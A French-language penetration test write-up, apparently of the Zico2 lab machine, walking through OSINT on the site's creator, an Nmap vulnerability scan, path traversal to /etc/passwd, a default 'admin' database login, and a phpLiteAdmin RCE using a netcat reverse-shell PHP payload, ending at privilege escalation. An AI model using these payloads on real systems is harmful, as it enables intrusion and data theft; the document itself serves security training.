Rapport Ethical Hacking

Intrusion dans une Agence Web

Scénario :

L’entreprise Zico2 est une agence web récente qui vient de se lancer sur le marché. N'ayant pas trouvé de CMS répondant à leurs besoins, l’agence à décidé de créer son propre site web. L’entreprise aimerait proposer ses services en déployant des sites internets. Soucieux de la sécurité et fier de leur produit, l'entreprise Zico2, à missionné notre équipe de pentester pour tester la sécurité de leur produit. Le rapport final que nous pouvons leur fournir sera un gage de qualité sur le marché du développement web pour rassurer leurs futurs clients.


Notre équipe à pour seul indication la plage ip dans laquelle se trouve le serveur à auditer.

Déroulement du test d’intrusion en 5 phases :

Phase 1 : Reconnaissance

A/ Passive Mode

Pour la Reconnaissance Passive nous avons commencé simplement à chercher le nom de l'entreprise sur Google pour avoir des informations sur celle-ci.
Première chose sur laquelle on tombe c'est ce tableau appelé du même que l'entreprise Zico2 mais qui n'a rien à voir, nous sommes donc sur une fausse piste.



En fouillant un peu nous tomber sur ceci:

RAFAEL

- **Name**: Rafael


Contact

- **Twitter**: @rafasantos5


Series

- zico2

Nous avons là le créateur de l'entreprise Zico2 ainsi que son compte Twitter que nous pouvons aller voir.



Nous apprenons que le créateur de l'entreprise se nomme Rafael Santos. Nous récupérons donc son pseudo Twitter qui est rafasantos5 et à l'aide d'outils comme Sherlock ou WhatsMyName nous vérifions s' il n'a pas d'autre compte sur d'autre réseaux.



On voit qu'il y a pas mal de sites qui ont été trouvés nous allons tous les faire un par un pour éviter les faux positifs et voir ce qu'on pourrait apprendre de plus sur notre cible. Pour des raisons de confidentialité nous n'allons pas mettre plus d'info à son sujet.


B/ Active Mode

Outils Utilisés	Exegol, Nmap


Dans cette première phase de l'attaque, l'entreprise nous à autorisé à nous connecter sur le même réseau que le serveur à auditer. De plus, nous avons comme seule indication le réseau dans lequel se trouve le serveur.

Information :

- Le serveur est dans le reseau 192.168.56.1/24
- L'ip de notre machine attaquante est 192.168.56.2



Nous allons donc dans un premier temps réaliser un scan sur ce réseau.



-> Nous avons l'ip de notre machine à attaqué : 192.168.56.51


Phase 2 : Scanning

A/ Scan de la machine avec Nmap

Outils Utilisés	Exegol, Nmap, Searchsploit

Dans un premier temps grâce à Nmap nous allons scanner notre machine et générer un rapport sur ce scan :

```
[Oct 18, 2024 - 22:11:45 (CEST)] exegol-kali /workspace # nmap -sV 192.168.56.51 --script vuln -oX ./zico2.xml &&  xsltproc zico2.xml -o zico2.html
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-18 22:11 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.56.51
Host is up (0.000049s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:5.9p1:
```



>On à donc notre fichier de scan généré : Résultat du Scan

En analysant ce fichier, grâce à l'utilisation du "--script vuln" qui va tester des entry-points et des vulnérabilités connus nous avons une brève énumération.

```
http-enum
    /view/index.shtml: Axis 212 PTZ Network Camera
    /dbadmin/: phpMyAdmin
    /css/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
    /img/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
    /js/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
    /vendor/: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
    /view/: Potentially interesting folder
```


Les informations connu sur la machine cible à se moment de l'attaque sont :

- Serveur à l'adresse 192.168.56.51
- Port 22 - SSH ouvert
- Port 80 ouvert, Version : Apache 2.2.22


B/ Analyse du serveur web

>/view semble être exploitable pour lire des fichiers sur la machine alors essayons : /view?page=../../etc/passwd nous avons accès à des informations sur la machine

> /dbadmin est un portail de connexion pour gérer une base de donné :




> Essayons de voir si le mot de passe à mal été configuré en essayant "admin"



> Le mot de passe “admin” fonctionne

C/ Analyse du service SQL via Searchsploit

On connaît la version du portail admin pour gérer la base de données : phpLiteAdmin v1.9.3




> Ce service est vulnérable, il existe une RCE

Phase 3 : Gaining Access

Outils Utilisés	Exegol, Searchsploit, Netcat


À ce moment de l'attaque nous avons une R.C.E (Remote Code Execution) connue à exploiter.




En lisant cet exploit on comprend comment nous allons pouvoir obtenir les accès sur le serveur distant.

A/ Création du reverse shell

Le portail phpLiteAdmin en 1.9.3 est vulnérable en cas de création d'une base de donnée nommée .php, celle-ci peut exécuter du code si l'on injecte le code dans les éléments d'une table.




> Nous créons donc dans un premier temps notre database que l'on nomme 'shell.php'




> On crée donc dans shell.php une table que l'on nomme shell par exemple et dans cette table on va insérer notre code php, qui est un reverse shell :

" **<?php system ("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.56.2 1234 >/tmp/f"); ?>**"

-> Ce code php va essayer de se connecter à l'ip 192.168.56.2 sur le port 1234. L'ip étant notre machine attaquante, si l'on créer un listener sur celle-ci, alors on aura accès à la machine cible.



B/ Création du listener



> On cree lance une ecoute sur notre machine attaquante sur le port 1234 grâce à netcat et la commande : "nc -lvnp 1234"

C/ Execution de la RCE pour la connexion

> On avait trouvé que /view?page=../../ était exploitable, essayons d'exécuter notre code php via cela.

Lorsque l'on se connecte sur cette adresse, la page charge en boucle et si l'on regarde notre listener :

```
nc-lvnp 1234
[Oct 18, 2024 - 23:12:27 (CEST)] exegol-kali /workspace # nc -lvnp 1234
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.56.51.
Ncat: Connection from 192.168.56.51:55934.
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

> Nous avons maintenant accès à la machine à distance grâce à notre reverse-shell.

Phase 4 : Maintaining Access

Outils Utilisés	Exegol, SSH, Linpeas, Python, GTFObins, wget, CronTab

>Nous somme connecté sur la machine mais en utilisateur www-data.

A/ Amélioration du shell

```
$ whoami
www-data
$ which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/var/www$
```

> Nous vérifions dans un premier temps que python est installé sur la machine, puis nous améliorons notre shell pour le rendre plus stable.

```
Python
Etape 1 : python -c 'import pty; pty.spawn("/bin/bash")'

Etape 2 : export TERM=xterm

Etape 3 : Ctrl + Z

Etape 4 : stty raw -echo; fg
```


En suivant cette méthode nous obtenons un shell parfaitement stable.

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@zico:/var/www$ clear
clear
TERM environment variable not set.
www-data@zico:/var/www$ export TERM=xterm
export TERM=xterm
www-data@zico:/var/www$ ^Z
[1]  + 21632 suspended  nc -lvnp 1234
[Oct 18, 2024 - 23:22:08 (CEST)] exegol-kali /workspace # stty raw -echo; fg
[1]  + 21632 continued  nc -lvnp 1234

www-data@zico:/var/www$
www-data@zico:/var/www$ clear
www-data@zico:/var/www$
```

B/ Droits d'exécutions


> Nous sommes toujours connecté en www-data, listons alors les services que l'on peut exécuter pour les exploiter pour faire une escalation de privilège.



